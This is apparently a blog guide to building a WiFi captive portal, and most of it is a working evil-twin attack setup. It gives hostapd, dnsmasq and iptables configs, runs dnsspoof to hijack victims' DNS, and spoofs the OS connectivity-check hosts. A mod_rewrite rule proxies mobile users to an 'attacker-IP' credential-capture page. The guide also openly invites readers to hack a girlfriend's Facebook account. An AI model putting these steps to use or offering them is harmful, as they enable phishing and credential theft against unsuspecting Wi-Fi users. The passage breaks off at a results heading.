

# **CAPTIVE PORTAL:** The Definitive Guide



This is the most comprehensive guide to Captive Portal on the planet.

The best part?

I'm going to show you how you can build your own Captive Portal Software for Hacking, Business Security, and Growth.

In short: if you want to leverage WiFi Captive Portals for improving your Business, you'll love this guide.

Let's get started.

**Download PDF and Resources used in  
this guide**




No worries. Let me send you a copy so you can read it when it's convenient for you. Just let me know where to send it (takes 5 seconds):

DOWNLOAD PDF



With the PDF version you receive all of the resources found in the web-based guide

Operating in an Enterprise, studying in a college or sitting in Starbucks, you must have encountered a login screen like this once.



You connect to the WiFi network and it greets with you a similar login screen. That page is called a captive portal.

But, what is a captive portal exactly, How does it work and how the system knows where the captive portal is?

These are all the questions you are going to uncover from this guide and take-away the knowledge to build your own captive portal for your company, institute etc and use it for fun and profit.

## Captive Portal Basics

### What is captive portal


---

Technically speaking, an authentication screen is displayed when a wireless user is not authorized to access the network resources. The authentication page is called a captive portal login.

#### Captive Portal

*noun*

##### DEFINITION

A login page displayed when a wireless user is not authorised to access the network resources 

CP

A Captive Portal can be triggered on the client device in 2 ways

1. DNS Redirection
2. Splash page

DNS redirection works as the simple DNS hijacking where all the user DNS requests are hijacked and resolved to the captive portal login page. But, after widespread use of HSTS header implementation, DNS redirection hits a low success ratio providing no better service to the users.


Whereas, a Splash Page works in a little different fashion. It also uses DNS redirections but, it responds to the requests acc. to the operating systems which trick the O.S in believing there is a captive portal login in place and forcing the O.S to automatically trigger the login page to the user.


### **What is splash page**

When a client device is connected to the WiFi, If unauthorized to access the Internet, A screen automatically pops up to display the captive portal.

A Splash page not only bypasses HSTS implementations on most websites but also gives you the flexibility of showing O.S specific login pages.

### **An example of a splash screen on a mobile device:**





The only difference in regular captive portal and splash page is that splash page pulls up the captive portal login page automatically. Whereas, the DNS redirection based method requires a user to manually open up a website.

Imagine if a user is using a mobile app only, how would a user know he needs to log in? If you are a hacker you will lose your victim because the device will automatically disconnect upon no Internet access. So, this leads us to the much better and flexible option for triggering captive portal login page, the Splash Screen.

As a business operator, you can show a different kind of services to different client devices, whereas as an attacker you can identify victim machine automatically and serve the payload accordingly. I'll showcase its crux, and leave implementation upon your creativity and requirement.

## Different Client Behaviours

Now comes the technical theory part of this guide. It is important for you to understand the theory behind a captive portal before diving into the practical aspect of it.

[Click here](#) to skip the theory and jump into action

### Basic Strategy behind portal detection

---

Every operating system has its own different way of detecting Internet access.



The mechanism is this basically:

```
GET/POST http://foo.com/bar.html  
If bar.html == [expected content] > Open Internet  
If bar.html != [expected content] > Captive Portal  
If bar.html[status] != SUCCESS > No Network
```

TWEET THIS CAPTIVE PORTAL GUIDE



If a Captive Portal is not in place, the result will match the expected one and the OS will know that there is full access to the Internet.

If the URL returns a result other than the expected one, then the OS will detect that there is a Captive Portal in place and that it's needed to proceed with authentication in order to get full access to the Internet: In this case, the OS will open the Splash Page automatically.

All client devices use the above-described strategy to find out if they are behind a captive portal, but the URL might vary depending on the specific model of smartphone, tablet, laptop and depending on the specific OS version. In the following, you can find the list of domains that are contacted by each model in order to detect the captive portal.

## Captive Portal Detection method by various Operating Systems

---

## Android 4 – 9

Android devices look for an HTTP 204 response for a file named generate\_204 from the following domain.

`clients3.google.com`

`connectivitycheck.android.com`


`connectivitycheck.gstatic.com`

HTTP Status 204 means the file exists but, is empty. This lets Android know that the Internet is accessible. If the request receives HTTP Status 302 (temporary redirect) instead of HTTP 204, Android will follow the redirection URL to display the Captive Portal to the user.

In its nature, all the domains serve on HTTP and not HTTPS which makes the captive portal mechanism possible. Also, it allows an attacker to use the redirection to bypass security.

Unlike Apple Devices, Android is very fragmented acc. to the install base. Which leaves us with a wide variety of attack surface as an attacker. Have a look at the current install base of Android devices acc. to Google.

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.2%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.3%
4.1.x	Jelly Bean	16	1.1%
4.2.x		17	1.5%
4.3		18	0.4%
4.4	KitKat	19	7.6%
5.0	Lollipop	21	3.5%
5.1		22	14.4%
6.0	Marshmallow	23	21.3%
7.0	Nougat	24	18.1%
7.1		25	10.1%
8.0	Oreo	26	14.0%
8.1		27	7.5%



## Windows

[www.msftconnecttest.com](http://www.msftconnecttest.com)

[www.msftncsi.com](http://www.msftncsi.com)


Windows uses hardcoded IPv4 and ipv6 addresses to match the request response to verify the Internet connection. Though it can be spoofed for availability pretty easily.

## Apple iOS 7+ and recent versions of MacOS (10.10+)

[captive.apple.com/hotspot-detect.html](http://captive.apple.com/hotspot-detect.html)

[www.apple.com/library/test/success.html](http://www.apple.com/library/test/success.html)

**75% of all devices are  
using iOS 12.**



As measured by the App Store on  
January 1, 2019.

Apple's secret "WISPr" request

WISPr (pronounced “whisper”) or Wireless Internet Service Provider roaming used by every Apple device for captive portal detection. This technology allows users to roam between wireless internet service providers in a fashion similar to that which allows cell phone users to roam between carriers.

Another question is whether this is an attack vector. The answer is “probably yes”. There is more to the functionality than a simple HTTP request. If you look up the keyword “wispr” from the User-Agent string in apache logs, you’ll find out why.

The idea is that smart Wi-Fi portals will detect that this is a WISPr-supporting device, and send back a WISPr message in XML. This allows the iDevice(s) to then log in with cached credentials via another XML message. This means, for example, you might be able to grab somebody’s credentials with a properly configured Wi-Fi access-point.

When an iDevice connects to a Wi-Fi network, the first thing it does is make a request to the URL `captive.apple.com` or `apple.com/test/success.html`.

With iOS 7 onwards, Apple began to use the User Agent “**CaptiveNetworkSupport**”, though it’s not as common as the URL method that Android and Windows uses.

The reason Apple does this is that you may be using an app other than the web browser. For example, the only thing you might be doing is syncing your e-mail. In such situations, no auto-redirection would work as no browser is in use and you would

never see the portal page, and your app will mysteriously fail to connect to the Internet.

Therefore, before your app has a chance to access the network, Apple does this for you. It sends out a request to the above URL. If the request gets redirected, then Apple knows there is a portal. It then launches a dialog box, containing Safari, to give you a chance to log in.

When reading apache logs (`/var/logs/apache2/access.log`) for apple devices, you'll see something like this:

```
10.0.0.194 - - [03/March/2019:14:14:22 +0530] "GET /hotspot-detect.html HTTP/1.0" 302 48
10.0.0.194 - - [03/March/2019:14:14:22 +0530] "GET / HTTP/1.0" 200 2004 "-" "CaptiveNetv
```

## Access Point Configuration

### Installation

---

```
$ sudo apt update
$ sudo apt install hostapd dnsmasq apache2 -y
```

### Configure hostapd

Create a directory for saved configuration files. Open Terminal and create a hostapd config file.

```
$ vi hostapd.conf
```

#### hostapd.conf

```
interface=wlan0      # Desired Interface name
driver=nl80211
ssid=Captive Portal  # Desired AP name
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Make sure you edit the changes accordingly every time you perform an attack.

Operating Channel number can cause issues if not chosen properly.

## Configure dnsmasq

```
$ vi dnsmasq.conf
```

#### dnsmasq.conf

```
interface=wlan0      # Desired Interface name
dhcp-range=10.0.0.10,10.0.0.250,255.255.255.0,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
```



```
log-queries  
listen-address=127.0.0.1
```

Make sure to define proper interface in dnsmasq.conf file.

### Parameter Breakdown:

```
dhcp-range=10.0.0.10,10.0.0.250,12h: Client IP address will range from 10.0.0.10 to 10.0.0.250.  
dhcp-option=3,10.0.0.1: 3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1  
dhcp-option=6,10.0.0.1: 6 for DNS Server followed by IP address
```

Kill network-manager utility before running hostapd. Because when you start hostapd, network-manager tries to take control of the wireless device and put it into managed mode. whereas hostapd needs the card to be set to Master mode (Access Point mode). So, kill network-manager and other interfering processes before you begin

```
$ sudo killall network-manager wpa_supplicant dnsmasq  
$ sudo hostapd hostapd.conf
```

To allocate IP addresses to victims, run dnsmasq.

Before that, set IP address for wlan0 interface to enable IP networking, so that dnsmasq can process the incoming requests and direct the traffic accordingly.

Open a new Terminal for dnsmasq:

```
ifconfig wlan0 10.0.0.1      # Set class-A IP address to wlan0
dnsmasq -C dnsmasq.conf -d   # -C: configuration file. -d: daemon (as a process) mode
```

as soon as victim connects you should see similar output for hostapd and dnsmasq  
Terminal windows:

#### [ hostapd ]

```
Using interface wlan0 with hwaddr 00:c0:ca:5a:34:b7 and ssid "rootsh3ll"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: authenticated
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 2c:33:61:3a:c4:2f
wlan0: STA 2c:33:61:3a:c4:2f RADIUS: starting accounting session 596B9DE2-00000000
```

#### [ dnsmasq ]

```
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrol
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.74.2#53
dnsmasq: read /etc/hosts - 5 addresses
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

```
dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone
dnsmasq-dhcp: 1673205542 DHCPDISCOVER(wlan0) 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 tags: wlan0
dnsmasq-dhcp: 1673205542 DHCPOFFER(wlan0) 10.0.0.247 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-route, 3:router,
<-SNIP->
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

Now you can enable NAT by setting Firewall rules in iptables

```
$ sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
$ sudo iptables --append FORWARD --in-interface wlan0 -j ACCEPT
```

and disable internet access for victims:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

Your fake access point should be up and running. Now, let's configure the captive portal with Apache web server.

## (Optional) Apache URL Rewriting Basics

Here on, possibilities for post-exploitation are limitless.

Apache's *mod\_rewrite* offers powerful functionality that we can leverage to strengthen our phishing campaigns. *mod\_rewrite* processes requests and serves resources based

upon a ruleset configured either in the server configuration file or a .htaccess file placed in the desired web directory. To gain value from mobile users clicking phishing links, we can redirect those users to a mobile-friendly malicious website, such as a credential capture.

Want to hack a girlfriend's Facebook account? This is your chance!

## **What is mod\_rewrite?**

---

mod\_rewrite is an Apache module that provides a rule-based rewriting engine to manipulate requested URLs on the fly. Incoming URLs are checked against a series of rules. The rules contain a regular expression to detect a particular pattern. If the pattern is found in the URL, and the proper conditions are met, the pattern is replaced with a provided substitution string or action. This process continues until there are no more rules left or the process is explicitly told to stop.

This is summarised in these three points:

1. There is a list of rules that are processed in order.
2. If a rule matches, it checks the conditions for that rule.
3. Else, it makes a substitution or action.

## **Advantages of mod\_rewrite**

---

There are some obvious advantages to using a URL rewriting tool like this, but there are others that might not be as obvious.

mod\_rewrite is most commonly used to transform ugly, cryptic URLs into what are known as “friendly” or “clean” URLs.

## mod\_rewrite Basics

---

The mod\_rewrite module is a rules-based rewriting engine that allows web admins to rewrite URLs as they're requested.

Rules are evaluated top-down and generally have breakpoints set throughout. Rule writing is a bit tricky at first, at least it was for me. So, for each example in this post, I will provide an explanation about what each rule is doing 'in English'

## Defining Rules

---

Rules can be configured either in the apache config file (default Debian path of **/etc/apache2/apache.conf**) or in .htaccess files within web directories.

Both methods are generally similar, with a few exceptions:

1. .htaccess files evaluate rules based on the directory in which they reside (unless a RewriteBase is configured)
2. .htaccess rules apply to subdirectories unless another .htaccess file overrides them
3. .htaccess rules can be modified on the fly. apache config rules require apache2 to be restarted before they take effect
4. RewriteMap rules must be configured in a .htaccess file

## Server Variables

Server variables are handy for writing complex mod\_rewrite rules set. The following are available inside mod\_rewrite.

Request	HTTP Header	Miscellaneous
<code>%{REMOTE_ADDR}</code>	<code>%{DOCUMENT_ROOT}</code>	<code>%{API_VERSION}</code>
<code>%{QUERY_STRING}</code>	<code>%{HTTP_HOST}</code>	<code>%{THE_REQUEST}</code>
<code>%{REMOTE_IDENT}</code>	<code>%{HTTP_USER_AGENT}</code>	<code>%{REQUEST_URI}</code>

## Rule Syntax

mod\_rewrite rules can be difficult to make sense of at first. There are a lot of variables, regex, and specificities to different syntaxes. Requests are made up of a few key components that are referred to in the rules with server variables:

```
http://spoofdomain.com/phishing-login.html?id=1234  
http:// %{HTTP_HOST} / %{REQUEST_URI} ? %{QUERY_STRING}
```

Here is a simple example of a rule with its 'plain English' description below:

```
RewriteCond %{REQUEST_URI} ^redirect [NC]  
RewriteRule ^.*$ http://google.com/? [L,R=302]
```

If the request's URI starts with 'redirect' (ignoring case), rewrite the entire request to google.com and drop any query\_strings from the original request. This is a temporary redirect and the last rule that should be evaluated/applied to the request.

As you can see, the ruleset will contain a conditional expression (RewriteCond) that if true will perform the next RewriteRule. By default, multiple RewriteCond strings will be evaluated as an AND by the server. If you wish to have rules be evaluated as an OR, put an [OR] flag at the end of the RewriteCond line. (Combining flags is done with a comma – [NC, OR]).

It's important to note that when the rules are analyzed that the first matching rule is executed, similar to firewall rules. Be sure to place more specific rules higher up in the list.

## User Agent Redirection

---

User-agent redirection allows us to gain more value from phish targets using mobile devices, redirect browsers that are buggy or incompatible with a chosen payload, and combat incident responders. In the example below, the user visits the same URL with a standard Firefox user agent and is served as a payload designed for workstations. If the user browses to the URL with a mobile user agent, such as iPhone 3.0, a credential capture is served.

This ruleset will match any user whose browser user agent matches the regex of common mobile browsers and proxy the original request to the hardcoded mobile profiler hosted on our evil server. All other requests are proxied as-is to our evil server. To reiterate a point made above, this means the end-users will not see our evil server's real IP – only the one belonging to the Apache server.

**RewriteEngine On**

**RewriteCond** %{HTTP\_USER\_AGENT} "android|blackberry|ipad|iphone|ipod" [NC]

**RewriteRule** ^.\*\$ http://attacker-IP/MOBILE-PROFILER-PATH [P]

**RewriteRule** ^.\*\$ http://attacker-IP%{REQUEST\_URI} [P]

**Ruleset Breakdown:**

1. Enable the rewrite engine
2. If the request's user agent matches any of the provided keywords, ignoring case ([NC] means No Case):
3. Change the entire request to serve 'MOBILE-PROFILER-PATH' from the attacker's IP, and keep the user's address bar the same (obscure the attacker's IP).
4. If the above condition is not met, change the entire request to serve the original request path from the evil server's IP, and keep the user's address bar the same (obscure the evil server's IP).

## Configure Captive Portal



## Download Captive Portal Login Template

Before diving into captive portal software configuration, download the required template to your local storage. We'll extract it to all the directories of our device's configuration so you can edit each template acc. to your needs.

This will download my template to your local working directory using `wget` . Feel free to make changes to it.

```
$ sudo wget https://cdn.rootsh3ll.com/captive-portal/rootsh3ll-captive-portal-template.tar.
```

Now, let's configure redirection for each client device. Below are the configuration files and instructions. The configuration files include the web server's access and error log to divide device logs for each client type. it'll help you in troubleshooting and monitoring device-specific web requests.

### Captive Portal Configuration for Android Devices



Create a directory for android in apache

```
$ cd /var/www/html/  
$ sudo mkdir android
```

Extract template extract to the Android's web root directory

```
$ sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/android/
```

Create **android.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Android devices.

```
$ sudo vi /etc/apache2/sites-enabled/android.conf
```

#### **android.conf**

```
<VirtualHost *:80>
```

```
ServerName connectivitycheck.gstatic.com
```

```
ServerAdmin webmaster@localhost
```

```
DocumentRoot /var/www/html/android
```

```
RedirectMatch 302 /generate_204 /index.html
```

```
ErrorLog ${APACHE_LOG_DIR}/android_error.log
```

```
CustomLog ${APACHE_LOG_DIR}/android_access.log combined
```

```
</VirtualHost>
```

Save file and exit.

# Captive Portal Configuration for Apple Devices

Create a directory for apple devices in apache working directory

```
$ cd /var/www/html/  
$ sudo mkdir apple
```

Extract template to Apple's web root directory

```
$ sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/apple/
```

Create **apple.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Apple devices.

```
$ sudo vi /etc/apache2/sites-enabled/apple.conf
```

## apple.conf

```
<VirtualHost *:80>
```

```
ServerAdmin webmaster@localhost
```

```
DocumentRoot /var/www/html/apple
```

```
RewriteEngine on
```

```
RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
```

```
RewriteCond %{HTTP_HOST} !^10.0.0.1$
```

```
RewriteRule ^(.*)$ http://10.0.0.1/index.html [L,R=302]
```

```
ErrorLog ${APACHE_LOG_DIR}/apple_error.log
CustomLog ${APACHE_LOG_DIR}/apple_access.log combined
```

```
</VirtualHost>
```

Save file and exit.

## Captive Portal Configuration for Windows



Create a directory for Windows devices in apache working directory

```
$ cd /var/www/html/
$ sudo mkdir windows
```

Extract template to the Windows' web root directory

```
$ sudo tar xvf rootsh3ll-captive-portal-template.tar.xz -C /var/www/html/windows/
```

Create **windows.conf** in vim (or your favourite text editor) and copy following code to create a redirection rule for Windows devices.

```
$ sudo vi /etc/apache2/sites-enabled/windows.conf
```

**windows.conf**

```
<VirtualHost *:80>
```

```
ServerAdmin webmaster@localhost
```

```
ServerName www.msftconnecttest.com
```

```
ServerAlias msftconnecttest.com
```

```
DocumentRoot /var/www/html/windows
```

```
RedirectMatch 302 /connecttest.txt index.html
```

```
RedirectMatch 302 /redirect index.html
```

```
RewriteRule /redirect index.html [R=302,L]
```

```
ErrorLog ${APACHE_LOG_DIR}/windows_error.log
```

```
CustomLog ${APACHE_LOG_DIR}/windows_access.log combined
```

```
</VirtualHost>
```

Save file and exit.

## Set up iptables for redirection

```
$ sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
$ sudo iptables --append FORWARD --in-interface wlan0 -j ACCEPT
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE
```

Change your in-interface and out-interface accordingly.

## Enable mod\_rewrite and Reload Apache Configuration

---

```
$ sudo a2enmode rewrite
$ sudo service apache reload
```

Every request will redirect accordingly resulting in a captive portal splash screen on the respective client device.

## Redirect Traffic to Localhost

---

```
$ sudo dnsspoof -i wlan0
```

This will redirect every DNS query from victim to our Apache web server. So that apache can process the HTTP requests, rewrite and serve back to the victim.

To verify the request being sent to the server, hop on to the apache logs. For example

```
/var/log/apache2/android_access.log
```

```
tail -F /var/logs/apache2/android_access.log
```

Fire up your fake access point and you are now ready to test your environment. Test and raise awareness within your office, school, university wherever you can.


In my testing, I used 3 devices:

1. OnePlus 5 (Android )
2. Apple iPhone 7/6s
3. Windows 10

and here are my results...

## Captive Portal on Android 9

